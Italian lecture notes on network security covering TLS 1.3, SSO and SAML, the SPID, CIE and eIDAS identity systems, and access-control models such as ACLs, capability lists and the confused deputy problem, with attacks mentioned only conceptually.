Mentre in TLS 1.2 sono presenti ben 319 *cipher suites*, in TLS 1.3 sono presenti solo 5 che sono:

- TLS_AES_128_GCM_SHA256 [3]
- TLS_AES_256_GCM_SHA384 [3]
- TLS_CHACHA20_POLY1305_SHA256 [3]
- TLS_AES_128_CCM_SHA256 [3]
- TLS_AES_128_CCM_8_SHA256 [3]

Quindi non sono proprio presenti a livello di protocolli dei meccanismo contenenti delle funzioni con vulnerabilità note, come RC4 o DES, sono presenti funzioni che non supportano la *forward secrecy*.

Forward secrecy

La *forward secrecy* è una proprietà crittografica che garantisce che le **chiavi di sessione** che sono state usate nel passato non possano essere usate per decifrare i dati scambiati tra *client* e *server* anche a lungo termine. Con TLS 1.2 infatti si era in grado di decifrare la chiave di sessione se viene compromessa la chiave privata del *server* o con molte risorse e tempo. Con TLS 1.3 invece la chiave di sessione è generata in modo che non possa essere decifrata, e se questa viene compromessa allora è possibile decifrare solo i dati scambiati in quella sessione, non in altre. [4]

[3] AES - *Advanced Encryption Standard* (vedi 3.2.3), GCM - *Galois/Counter Mode*, SHA - *Secure Hash Algorithm*, CCM - *Counter with CBC-MAC*, POLY1305 - Message Authentication Code, CHACHA20 - Algoritmo di cifratura di flusso.

[4] Le chiavi con TLS 1.2 venivano generate a partire dalla stessa *private key*

Capitolo 5

Authentication II: SSO & SAML

Questo capitolo è dedicato all'approfondimento dell'autenticazione all'interno di internet, in particolare verrà trattato il concetto di `Single Sign-On` per la riduzione del numero di credenziali da memorizzare e la gestione di queste ultime. Inoltre verrà trattato il protocollo `SAML` ovvero *Security Assertion Markup Language* per la gestione di autenticazioni e autorizzazioni tra domini diversi, infine si parlerà di `SPID`, `CIE` & `eIDAS` come esempi di implementazioni a livello nazionale ed europeo di `SSO`.

5.1 Single Sign-On (SSO)

Il concetto alla base per il `SSO` è quello di avere un'unica autenticazione per accedere a (quasi) tutti i servizi, per raggiungere questo scopo il fornitore di servizi (`SP`) demanda il processo di autenticazione ad una autorità di identità (`IdP`) che si occupa di verificare che l'utente sia chi dice di essere, tramite i meccanismi visti precedentemente nella sezione 2.1[1], mentre il processo di *outsourcing* del processo di autenticazione è stato trattato nella sezione 2.4 [2].

Funzionamento Il funzionamento di un sistema `SSO` è il seguente:

1. L'utente accede all'applicazione `SP`
2. L'applicazione `SP` reindirizza l'utente all'`IdP` per il processo di autenticazione
3. L'`IdP` in primo luogo chiede all'utente di autenticarsi, il quale fornisce le proprie credenziali e l'`IdP` verifica l'identità dell'utente
4. L'`IdP` genera un *token* che viene cifrato e firmato con la chiave privata dell'`IdP` e inviato all'applicazione `SP`
5. L'applicazione `SP` verifica la firma del *token* con la chiave pubblica dell'`IdP` e se la verifica è positiva lo considera valido e lo inoltra all'utente che lo utilizzerà per accedere ai servizi (includendolo nelle richieste)

Questo è il processo che avviene usualmente ma è possibile che il *token* venga inviato all'utente dell'`IdP` e non direttamente all'applicazione del `SP`. In questo caso l'utente verifica la firma del *token* con la chiave pubblica dell'`IdP` e poi lo includerà nelle richieste ai servizi.

Proprietà Le principali proprietà e vantaggi di un sistema `SSO` includono: la conservazioni delle credenziali in un unico posto e il non trasferimento delle stesse ad ogni servizio, i *service provider* devono fidarsi dell'*identity provider* nel verificare l'identità dell'utente. Inoltre il processo di autenticazione deve essere protetto, questo scopo lo si raggiunge usando la crittografia a chiave pubblica [3] e con meccanismi di firma

[1] User Authentication & Digital Identity - Autenticazione e Identità Digitale
[2] Outsourcing Authentication
[3] vedi *Public Key Infrastructure* - `PKI`

digitale. In questo paradigma è importante che l'IdP sia affidabile e che sia in grado di proteggere la *confidentiality* e l'*integrity* dei dati, inoltre è importante che l'IdP rimanga disponibile in quanto questo è un cosiddetto *single point of failure*.

5.2 Security Assertion Markup Language (SAML)

SAML è un paradigma di autenticazione standard che sfrutta il formato XML per lo scambio di informazioni, questo lo rende molto *verbose* anche per una piccola porzione di dati. Questo standard è stato introdotto nel 2002 e aggiornato nel 2005 in risposta alla mancanza di standard per lo scambio di informazioni di autenticazione e autorizzazione tra domini diversi.

Esempio d'uso di SAML In uno scenario dove ad esempio per avere uno sconto sul noleggio di un'auto è necessario essere membri VIP di una compagnia aerea, allora un utente (*alice*) eseguirà il login sul sito della compagnia aerea (che agisce da IdP e SP) e poi verrà reindirizzata al sito di noleggio auto (che agisce solo da SP) con le informazioni dello status VIP dell'utente. A questo punto *alice* può ottenere lo sconto da parte del sito di noleggio auto anche senza essersi autenticata su quest'ultimo, in quanto valgono le informazioni inviate dal sito della compagnia aerea.

In breve:

1. L'utente vuole accedere ad un servizio SP
2. Questo servizio SP reindirizza l'utente ad un *Discovery Service* che permettere all'utente di scegliere l'IdP per l'autenticazione
3. Dopo essersi registrato tramite il IdP scelto l'utente torna al servizio SP con una identità valida verificato da un IdP
4. Allora il fornitore di servizi rimanda l'utente al suo IdP per ottenere un *token* di autorizzazione
5. L'utente si autentica sul IdP e ottiene un *token* di autorizzazione
6. L'utente ritorna al servizio SP con il *token* di autorizzazione e può accedere ai servizi




Figura 5.1: Esempio di utilizzo di SAML

5.2.1 SAML Overview

Come mostrato in figura 5.2.1 l'architettura di SAML è composto da diversi componenti quali:

Assertions - Le dichiarazioni fatte dal IdP riguardo l'identità dell'utente

Protocols - I protocolli usati per lo scambio di informazioni tra i vari componenti

Bindings - I meccanismi usati per associare i protocolli di SAML con i protocolli di comunicazione

Profiles - La combinazione di *Assertions*, *Protocols* e *Bindings* a supporto di uno specifico caso d'uso

Authentication Context - Un dettaglio sui tipo di autenticazione e livello di sicurezza

Metadata - Dati di configurazione per IdP e SP




Figura 5.2: Overview di SAML

Assertions

Le *Assertions* sono le dichiarazioni fatte da una SAML *authority* detta anche "parte dichiarante" (*asserting party*). Le assertions possono essere viste come le unità di informazione di SAML e sono divise in tre tipi:

Authentication Assertion - Rilasciato dalla parte che autentica l'utente, contiene informazioni quali: chi ha autenticato l'utente, chi è il soggetto autenticato, quando è valida l'autenticazione, ecc...

Attribute Assertion - Contiene informazioni sullo stato dell'utente, come nell'esempio di *alice* l'appartenenza al programma VIP

Authorization Assertion - Contiene informazioni su cosa può fare l'utente, come ad esempio la possibilità di noleggiare un'auto quando in viaggio di lavoro

Authentication Assertion Questo tipo di *assertion* è strutturato nel seguente modo:

Intestazione - Contiene informazioni sulla versione di SAML usata, lo schema per XML e l'ora di creazione (*issue instant*)

Autorità - Contiene informazioni sul IdP che ha rilasciato l'*assertion*

Soggetto - Contiene un identificativo univoco che rappresenta l'utente autenticato

Condizioni - Contiene informazioni sulla validità dell'*assertion* (vale non prima di, non dopo il) con data e ora

Authenticating Context - Contiene informazioni sul tipo di autenticazione e il livello di sicurezza che è stato usato[4]

Attribute Assertion Questo tipo di *assertion* è strutturato nel seguente modo:

Intestazione - Contiene informazioni sulla versione di SAML usata, lo schema per XML e l'ora di creazione (*issue instant*) l'unica differenza con l'*Authentication Assertion* è il tipo di schema usato

Attributo - Contiene un identificatore del tipo di attributo (solitamente in modo molto specifico) e il valore dell'attributo

[4]Si noti come la autenticazione in se non è parte del SAML, nelle *assertion* ci si riferisce ad un processo di autenticazione avvenuto precedentemente

Protocols

I protocolli sono i meccanismi usati per lo scambio di asserzioni tra le varie parti e descrivono come poterne ottenerne una, come usarla e come verificarla. Vengono definiti anche protocolli sulle richieste di autenticazione e sulla risoluzione di parametri "passati per riferimento", viene definito anche un protocollo per il *single logout* e per la gestione delle sessioni, e molo altro...
Distinguiamo come protocolli di comunicazione quei sistemi che permettono a due o più entità di scambiarsi informazioni definendo regole, semantica, sintassi e sincronizzazione. Esistono inoltre i protocolli di criptografia che sono designati alla protezione della comunicazione tra due entità, vengono applicati usando i *cryptographic primitives* (come funzioni di *hash*, cifrature simmetriche e asimmetriche, ecc...).

Bindings

I *bindings*, come anticipato, sono i meccanismi usati per definire i meccanismi per il trasporto dei messaggi SAML su protocolli di comunicazione diversi, come ad esempio SAML URI, SAML SOAP, HTTP Redirect, HTTP POST, ecc...

HTTP Redirect Questo meccanismo, in particolare, permette la trasmissioni di messaggi SAML tramite parametri di URL in una richiesta. In questo modo viene usato lo *UserAgent* come intermediario per la trasmissione dei messaggi, questo meccanismo potrebbe essere necessario se è richiesta l'interazione con l'utente per generare una risposta. Questo è di gran lunga il meccanismo più usato (oltre che il preferito) per la trasmissione di messaggi SAML e per il SSO.

Profiles

I *profiles* sono le specifiche che definiscono come usare le *assertions*, i *protocols* e i *bindings* per supportare uno specifico caso d'uso. Questi profili sono definiti per specifici scenari di utilizzo e sono usati per definire le regole di interazione tra le varie parti. I profili sono definiti per specifici scenari di utilizzo e sono usati per definire le regole di interazione tra le varie parti.

Web browser SSO Il profilo più comune è il *web browser SSO* il quale ha più opzioni per quello che riguarda l'inizio e il trasporto dei messaggi SAML. L'inizio del flusso dei messaggio può essere inizializzato dal SP o dal IdP e il trasporto dei messaggi può essere eseguito tramite diversi *bindings* quali HTTP Redirect, HTTP POST, HTTP Artifact, ecc...

Single Logout Questo profilo è usato per terminare tutte le sessioni attive di un utente in una specifica rete SAML. In questo profilo l'utente ha stabilito un precedenza più sessioni con più SP ed un IdP e vuole terminare tutte le sessioni attive. Le sessioni gestite da una *Session Authority* (SeA) che è un'entità che mantiene le informazioni sulle sessioni attive e che permette di terminarle (molto spesso è l'IdP). Quando l'utente vuole terminare la sessione, invia una richiesta di *logout* alla SeA che termina tutte le sessioni attive inviando un messaggio di *logout* a tutti i SP e all'IdP.

Authentication Context

Questo componente indica come un utente si è autenticato presso un IdP. È quindi compito dell'IdP includerlo nelle *assertions* in base alle richieste del SP o in base alla configurazione dell IdP. Le informazioni dentro l'*authentication context* vengono usate per determinare il "livello di assicurazione" dell'autenticazione, ovvero quanto si è certi che l'utente sia chi dice di essere e di conseguenza quante e quali risorse può accedere. Solitamente un *Level Of Assurance* (LoA) è costituito da un numero e definito in base al "valore" del "rischio" che è necessario per l'accesso alle risorse, questi livelli si basano principalmente su nozioni base di autenticazione.

Metadata

Questo componente è usato per definire i dati di configurazione per IdP e SP e contiene informazioni quali: qual è l'identificativo dell'entità, le chiavi di criptografia, gli *endpoints* per la comunicazione, ecc... Ogni entità di un sistema SAML ha un *entity ID* che la identifica univocamente all'interno del sistema. Questo viene usato per associare le chiavi pubbliche alle entità e quindi per verificare le firme digitali. In entrambi le situazione gli *id* e le chiavi pubbliche devono essere scambiate precedentemente in modo sicuro.

Correlazione tra le componenti

Le componenti di SAML sono correlate tra loro in questo modo: b

Assertions & Protocols - Corrispondono al livello di applicazione del modello ISO/OSI. Da questo livello abbiamo la *SSO experience*.

Bindings - Sono posizionati tra il livello dei profile e il livello applicazione.

Profiles - Sono posizionati al sotto il livello di applicazione e comunicano con questo tramite i *bindings*.

I *profiles* insieme ai *bindings* costituiscono il *web-service* dove sono specificate le tecnologie da usare quali XML, URL, HTTP, HTTPS, SOAP, ecc...

5.2.2 La sicurezza di SAML

La sicurezza di SAML non è propriamente intrinseca al protocollo, in quanto un semplice attacco del tipo *men-in-the-middle* potrebbe ottenere la *assertion* e usarla più tardi sostituendosi all'utente. Per questo motivo il protocollo SAML definisce, oltre ai meccanismi di scambio di informazioni, anche i meccanismi di protezione delle informazioni scambiate, principalmente viene usata la PKI[5] la quale però non è obbligatoria, ma è fortemente raccomandata.

Qualche possibile attacco Alcune possibili vulnerabilità di SAML riguardano: il tempo di validità di un *assertion*, risolvibile inserendo una durata relativamente breve, la ripetizione di un *assertion*, risolvibile inserendo accettando solo una volta un *assertion* con uno stesso ID, la ricezione di un *assertion* per un *SP* diverso, tutti i *SP* devono accettare solo ed esclusivamente i messaggi destinati a loro e non a un altro *SP*. Inoltre esiste una possibile vulnerabilità relativa a XXE o *XML External Entity*, il quale sfrutta il fatto che SAML è basato su XML inviati dall'utente e poi processati dal SP, ma in quanto XML è molto pesante da processare ciò potrebbe portare ad un *DoS* o ad un *XXE*.

Privacy e SAML La privacy è un aspetto molto importante per SAML in quanto le informazioni scambiate sono molto sensibili, allora è possibile non scambiare direttamente le informazioni ma passare solo un codice identificativo dell'entità che possa essere usato per recuperare le informazioni dal IdP. Il problema però rimane che se l'IdP è compromesso o "venduto" allora tutte le informazioni, sia quelle di tipo identificativo che quelle associate ad un "*log*" dei servizi a cui si è acceduto, sono a rischio.

5.3 Infrastruttura di identità nazionale

5.3.1 SPID - Sistema Pubblico di Identità Digitale

Struttura generale Lo SPID è un sistema di identità digitale che permette di accedere a tutti i servizi online della pubblica amministrazione e di altri enti privati con un'unica identità digitale. Questo sistema si basa su SAML 2.0 ma esistono due entità in più, la prima è "AgID" che ha il compito di coordinare e gestire il sistema fornendo ai SP l'elenco degli IdP autorizzati e la seconda è *Attribute Provider* che fornisce informazioni aggiuntive sull'utente. A linee generali il funzionamento è lo stesso di SAML con l'aggiunta di un "passo 0" che consiste nel SP che chiede ad AgID l'elenco degli IdP autorizzati e un passaggio opzionale per il SP che chiede all'*Attribute Provider* informazioni aggiuntive sull'utente.

[5] Vedi 4.2 *Public Key Infrastructure* - PKI

La legge A livello legale per diventare IdP o SP bisogna rispettare delle norme sia a livello italiano che a livello europeo, queste norme si pongono al di sopra dello standard SAML e all'infrastruttura tecnica, queste sono state introdotte per aumentare il livello di sicurezza e di privacy delle informazioni scambiate, inoltre prevedono che se necessario a livello giudiziario si possano ottenere (parte) delle informazioni scambiate.

5.3.2 CIE 3.0 - Carta d'Identità Elettronica

La carta di identità elettronica usa lo stesso protocollo usato da SPID, ma in quanto l'autenticazione non fà parte di SAML questa viene fatta in maniera diversa.

Informazioni Contenute La CIE contiene diverse informazioni personali come: nome, cognome, data e luogo di nascita, residenza, foto personale e due impronte digitali, le quali possono essere verificate solo dalle forze dell'ordine.

Validità In modo da garantire l'aggiornamento delle informazioni contenute nella CIE questa ha una validità variabile in base all'età del titolare: 3 anni per i minori di 3 anni, 5 anni per i minori di 18 anni e 10 anni per gli adulti.

Capacità La CIE usa la tecnologia NFC, usata per la comunicazione a corto raggio ($\leq 4cm$) con una bassa velocità.[6] Questa tecnologia permette di leggere le informazioni contenute nella CIE e di autenticare l'utente, inoltre la CIE può essere usata per la firma digitale.

Criptografia All'interno della CIE sono presenti diversi *chips* contenenti meccanismi di crittografia per la protezione delle informazioni. Vengono usati all'interno della CIE i protocolli AES (256 bits) e 3DES (112 bits), SHA-2 e SHA-1, *Diffie-Hellman* a 2048 bits e RSA (v1.5) a 2048 bits. X.509 è usato per la firma digitale e per la verifica delle firme.
Di queste non tutte le combinazioni sono possibili.

Funzionamento

Registrazione CIE Id In primo luogo bisogna registrare la propria CIE tramite la applicazione: CIE Id, la quale, previo inserimento di pin per lo sblocco, permette di leggere le informazioni contenute nella CIE e di autenticare l'utente. Il pin nel processo di registrazione viene usato per "garantire alla CIE che l'utente è il legittimo proprietario della carta".

Accesso Per eseguire l'accesso ad un servizio tramite la CIE: in primo luogo il SP deve mostrare il pulsante "Entra con CIE", poi viene chiesto l'inserimento del numero di serie della CIE per la generazione della *challenge*, successivamente viene chiesto di inquadrare un *QR code* con il proprio telefono sul quale è installata l'applicazione CIE Id, infine viene chiesto di inserire il pin e appoggiare la CIE al telefono per completare l'autenticazione.

Sicurezza Da notare come le informazioni su chi sia l'utente assieme a quelle per l'autenticazione sono conservate all'interno della CIE, in questo modo il server centrare non ha bisogno di memorizzare le informazioni dell'utente e quindi anche in caso di *data breach* le informazioni di autenticazione e dell'utente sono al sicuro.

Di seguito vengono riportati lo schema delle comunicazioni che avvengono tra le varie entità coinvolte nel processo di autenticazione con la CIE e il diagramma di sequenza per l'autenticazione con la CIE.

[6] la tecnologia NFC viene usata anche per pagamenti *contactless*




Figura 5.3: Diagramma di sequenza per l'autenticazione con la CIE - Parte 1

Di questi l'importante è notare la quantità di attori coinvolti: "CIE", "CIE Id App", "Utente", "*Browser*", "SP *server*" e "CIE Id *server*". Questo è un esempio di un sistema di autenticazione molto complesso, ma decentralizzato e sicuro, in questo caso a differenza dello SPID non c'è un *single point of failure*. Notare inoltre le diverse fasi: "*Authentication request*", "*User Info*", "*Challenge*", "*Response*", "*OTP verification*" e "*Redirection*".

Livello di sicurezza

Inizialmente il livello di sicurezza di CIE è stato paragonato ad una autenticazione SPID di livello 3, successivamente in quanto è sorta la necessità di creare dei livelli 1 e 2 per l'autenticazione ad alcuni servizi online si è deciso di creare un *server* centralizzato per l'autenticazione tramite *username* e *password*, di fatto portando il livello di sicurezza della CIE molto più simile ad una autenticazione SPID. Quindi ora è possibile autenticarsi con la CIE a livello 1, 2 e 3 come per lo SPID.

5.3.3 eIDAS - *European Identity Infrastructure*

Struttura generale Questo sistema è nato per usare un'unica identità digitale per accedere a tutti i servizi europei, questo senza il bisogno di "creare" una nuova identità digitale per il paese in cui si vuole accedere. Il sistema si pone sopra al livello dello SPID o altri sistemi di identità nazionali e tramite dei "nodi" e "*connector*" permette la comunicazione tra i vari sistemi nazionali.

Esempio d'uso e funzionamento Ponendo che un cittadino con identità digitale italiana voglia accedere ad un servizio in germania, in questo caso il *eIDAS-Connector* tedesco inizializza una connessione diretta con il SP e invia una richiesta al *eIDAS-Service* italiano, ora il *eIDAS-Service* italiano chiede all'utente quale IdP si intende utilizzare e si procede con l'autenticazione. Una volta ottenuta l'autenticazione l'*eIDAS-Service* italiano risponde alla richiesta del *eIDAS-Connector* tedesco con le informazioni necessarie per l'accesso al servizio.

Vulnerabilità

Questo sistema si basa sulla sicurezza dell'autenticazione di ogni stato membro e dei suoi *connector*, è dunque indispensabile che ogni stato sia allineato con le normative europee e che i *connector* siano sicuri. Inoltre in quanto avviene uno scambio diretto di messaggi tra *connector* il canale di comunicazione deve essere sicuro e protetto, altrimenti un attaccante potrebbe inviare come risposta al *connector* del paese di destinazione un messaggio fasullo e ottenere l'accesso ai servizi altrui.

Certificati non firmati Nel 2019 è avvenuto un attacco a eIDAS che ha sfruttato il fatto che durante il processo di autenticazione il nodo ricevente non controllava che il certificato fosse correttamente firmato da una autorità di certificazione fidata, i messaggi erano firmati ma non da una autorità fidata, venivano infatti

accettati certificati che sembrano firmati da una autorità fidata ma che in realtà non lo erano (parametri di sicurezza non corretti)

eIDAS 2.0

Obiettivi Questa nuova versione di eIDAS ha come obiettivo quello di creare un "portafoglio digitale" per tutti i cittadini europei, in modo da poter conservare tutti i propri documenti (anche di identità) in un unico posto e poterli usare a valore legale in tutti i paesi europei. Oltre ai documenti di identità quali la carta d'identità elettronica, la patente di guida, ecc... si potranno conservare anche i diplomi universitari, le certificazioni di lavoro, ecc...

Funzionamento Base Di base eIDAS 2.0 prevede una decentralizzazione delle identità, conservate sui dispositivi degli utenti, e una centralizzazione dei soli *hash* per la verifica che le informazioni effettivamente contenute nel *wallet* siano quelle corrette. Il sistema rimane sicuro in quanto le informazioni conservate in un *wallet* sono prima rilasciate da un *issuer* che può essere il ministero, l'università, ecc..., vengono successivamente conservate nel *wallet* e l'*hash* viene inviato alla *ESSIF Blockchain* per la verifica futura. Quando un utente vuole presentare un documento, invia le informazioni di questo ad un *Verifier* o SP che esegue le operazioni di *hash* e verifica se nella *ESSIF Blockchain* esiste un *hash* corrispondente, se esiste allora il documento è valido.

Capitolo 6

Access Control I

Obbiettivi Gli obbiettivi dei sistemi di controllo degli accessi sono:

- **Confidenzialità**: garantire che le informazioni siano accessibili solo a chi è autorizzato.
- **Integrità**: garantire che le informazioni non siano alterate da chi non è autorizzato.

6.1 *Access Control*




Figura 6.1: Schema di un sistema di controllo degli accessi

Dallo schema raffigurato possiamo denotare che:

- **Soggetto** (*Agent/Principal*): è l'entità che vuole accedere ad un oggetto o una risorsa, questo deve essere autenticato e autorizzato per poter accedere. Ad esempio un operatore di cassa di una banca non può accedere ai dati dei clienti, ma dopo aver ricevuto opportuna autorizzazione può effettuare operazioni sui conti.
- **Richiesta** (*Request*): è la richiesta di accesso fatta dal soggetto. Questa contiene diverse informazioni che vedremo in seguito.
- **Confine di Isolamento** (*Isolation Boundary*): è il confine che separa il soggetto dal sistema che contiene l'oggetto o la risorsa. Questo confine è importante per garantire che il soggetto non possa accedere direttamente all'oggetto o alla risorsa.
- Guard (*Policy Decision Point*): è l'entità che decide se il soggetto può accedere all'oggetto o alla risorsa. Questo prende decisioni basandosi su regole di autorizzazione.
- Policy: è l'insieme di regole che il *guard* deve seguire per decidere se il soggetto può accedere all'oggetto o alla risorsa.

- **Oggetto** (*Object/Resource*): è l'entità a cui il soggetto vuole accedere. Questo può essere un file, un database, un dispositivo, ecc... Questo deve essere protetto per garantire la confidenzialità e l'integrità delle informazioni.
- **Sistema Controllo Accessi** (*Access Control*): è il punto dove avviene il controllo degli accessi. (Solitamente il *guard* è una parte di questo sistema).
- Audit Log: è il registro che contiene tutte le informazioni riguardanti le richieste di accesso sia autorizzate che non autorizzate. Questo è importante per monitorare il sistema e per rilevare eventuali attacchi.

Alcune note Il confine di Isolamento tra il soggetto e tutto il resto del sistema è molto importante per garantire che nessuno possa accedere direttamente all'oggetto o alla risorsa senza passare per il *guard*. Solo degli utenti con privilegi speciali, quali "amministratori" possono *by-passare il guard* questo solo per aggiornare delle *policy* o altri aggiornamenti al sistema. Infine è presente anche una *inner boundary* che garantisce l'integrità dell'*audit log*, questa non può essere *by-passata* da nessuno, nemmeno dagli amministratori.

6.1.1 I Sistemi Operativi

I sistemi operativi sono esempi di sistemi che implementano il controllo degli accessi. Questi infatti non permettono di accedere direttamente alle risorse *hardware* e *software* del sistema, ma forniscono un'interfaccia per accedere a queste. Inoltre alcuni `SO` supportano multi-utente e multi-tasking, dove per il primo bisogna implementare un sistema per garantire accesso allo stesso tempo e/o in modo concorrente a più utenti, mentre per il secondo bisogna sviluppare un sistema per garantire che più processi in parallelo possano accedere alle risorse del sistema in modo concorrente.

Struttura del `SO`

Un sistema operativo è composto da una memoria, accessibile agli utenti, la quale comunica con il sistema operativo che tramite appositi meccanismi di controllo degli accessi permette di accedere al `I/O` *bus* dove sono collocate le `I/O` *interfaces* che permettono di accedere alle risorse del sistema (dischi, stampanti,...).
In questo sistema bisogna proteggere la memoria, i file contenuti nei dischi, controllare l'accesso degli utenti tramite meccanismi di autenticazione e autorizzazione e infine proteggere in generale il controllo degli accessi.

Cosa implementa `SO` Facendo riferimento alla figura Figura 6.1, il sistema operativo dunque implementa l'autenticazione, l'autorizzazione e la barriera di isolamento esterna per garantire che le *policy* siano rispettate.

6.1.2 Definizione, Scopo e *Policy* di un `AC`

Definizione Un sistema di controllo accessi è definito come il processo che **media** le **richieste** alle risorse e ai dati di un sistema determinando se la richiesta di accesso deve essere approvata o rifiutata.

***Flow* della richiesta**

1. Una richiesta di accesso (s, a, r) viene fatta da un soggetto s per accedere ad un oggetto r tramite un'azione a. Questa arriva al modulo di controllo accessi
2. Il modulo di controllo accessi prende la decisione se approvare (*grant*) o rifiutare (*deny*) la richiesta.
3. Se la risposta è *grant* allora s può eseguire l'operazione a su r, altrimenti se la risposta è *deny* allora s è informato che non può eseguire l'operazione a su r.

Questo processo è di fondamentale importanza in un qualsiasi sistema di sicurezza.

6.1.3 Struttura di un `AC`

Policy La *policy* sono le regole, ad alto livello, che controllano chi può accedere e che azioni possono eseguire su una particolare risorsa, o oggetto, che contiene informazioni.

Model Il *model* è la rappresentazione matematica formale della *policy*, e come funziona una *policy* in un sistema di controllo accessi.

Enforcement L'*enforcement* è l'*hardware* o il *software* che, a basso livello, implementano i controlli imposti dalle *policy* e formalmente descritti nel *model*.

6.2 *Access Control Models*

Il significato delle *policy* si basa nella forma:

> "Un soggetto s può eseguire un'azione x su un oggetto o

una serie di queste affermazioni possono essere espresse nella forma di una matrice di controllo degli accessi (*Access Control Matrix* `ACM`). Questa matrice è composta da righe e colonne, dove le righe rappresentano i soggetti (utenti) e le colonne rappresentano gli oggetti (risorse/files) e le celle contengono informazioni su chi è il proprietario dell'oggetto, chi può leggere o scrivere su di esso, ecc...

	f1	*f2*	*f3*	*f4*	*f5*	*f6*
s1		*o, r, w*	*o, r, w*			
s2	*o, r, w*	*r*			*o, r, w*	
s3		*r*	*r*	*o, r, w*	*r*	*o, r, w*

Tabella 6.1: Esempio di una *Access Control Matrix*

Altri sistemi di controllo accessi sono:

- Capability (`C-list`): è un sistema dove ogni soggetto possiede una lista di capacità che gli permettono di accedere a determinate risorse.
- Accesso Control List (`ACL`): è un sistema dove ogni oggetto ha una lista di controllo degli accessi che contiene i soggetti che possono accedere all'oggetto e le azioni che possono eseguire.

Entrambe queste sono migliori della `ACM` in termini di efficienza, dato che non occupiamo spazio per le celle vuote ed sono molto più scalabili, il problema di tutte e tre è che bisogna verificare a monte se il richiedente è veramente chi dice di essere.

6.2.1 `ACL` v/s `C-list`

In questo genere di sistemi si usa come meccanismo di interazione con il sistema un *compiler service* il quale si non può direttamente accedere e/o scrivere su un file, ma grazie ai permessi che eredita dagli utenti può farlo. Mentre il processi di lettura/scrittura avvengono viene aggiunta una riga ad un *Bill file* il quale non può mai essere modificato direttamente da nessuno, ma solo dal *compiler service* il quale vi scrive le informazioni necessarie per il controllo degli accessi.
Può accadere che il *caller* confonda il *compiler service* il quale restituisce il nome del *billing file* al posto dell'oggetto richiesto in output, in questo caso l'integrità dell'*Bill file* è compromessa e il sistema non è più sicuro.

`ACL`

Nel caso si usi un sistema `ACL` il problema risiede nel fatto che durante le operazioni il *compiler service* è delegato dall'utente per l'accesso al file di output, e dal `SO` per l'accesso al *billing file*. In quanto l'accesso avviene nella stesse esecuzione il *compiler service* non può distinguere se l'accesso è stato fatto per conto dell'utente o del `SO`, quindi l'utente può scrivere sul *billing file* e compromettere l'integrità del sistema.

`C-list`

Nel caso si usi un sistema `C-list` questo problema non si presenta in quanto l'utente non deve delegare esplicitamente l'accesso al file di input al *compiler service* in quanto è il `SO` a farlo, quindi i permessi non vengono mai delegati dall'utente al *compiler service*, ciò permette di evitare di confondere il `SO` con l'utente quando si scrive sul *billing file*.

6.2.2 *Confused Deputy in the cloud*

Il problema appena descritto si applica anche nel *cloud*. Ad esempio se in un servizio si vuole delegare l'accesso a file o risorse ad altri account, questo è un esempio di accesso delegato. Nel cloud il problema di "*confused deputy*" può accedere quando due utenti `A` e `B` ottengono il diritto all'esecuzione di un servizio `M`: Nel momento nel quale `A` viene concesso il diritto di scrittura viene inserita la coppia $(r, \texttt{M})$ nella `ACL` del servizio, quando ora `B` chiede di eseguire il servizio `M` per monitorare le risorse di `A` dato che `B` ha il diritto di eseguire il servizio `M` può leggere anche le risorse di `A`.
Per prevenire ciò bisogna implementare un **identificatore esterno** che deve essere univoco per ogni istanza del servizio `M`

6.2.3 Digressione sulla protezione nei sistemi operativi

Gli obbiettivi del `AC` per la protezione nei sistemi operativi sono:

- La prevenzione di uso malizioso delle risorse da parte degli utenti e/o processi.
- Il controllo che le risorse condivise siano usate secondo le *policy* stabilite.

Per garantire ciò vengono stabiliti dei principi di protezione quali:

Principio del minimo privilegio Un utente/processo deve avere solo i privilegi necessari per eseguire il suo compito. Questo garantisce che se un utente/processo è compromesso, il danno che può fare è limitato al suo ambiente e non può compromettere l'intero sistema.

Principio della conoscenza minimale Un utente/processo deve avere accesso solo agli oggetti che deve conoscere per eseguire il suo compito. In questo modo si evita che un utente/processo possa accedere a risorse che non dovrebbe conoscere.

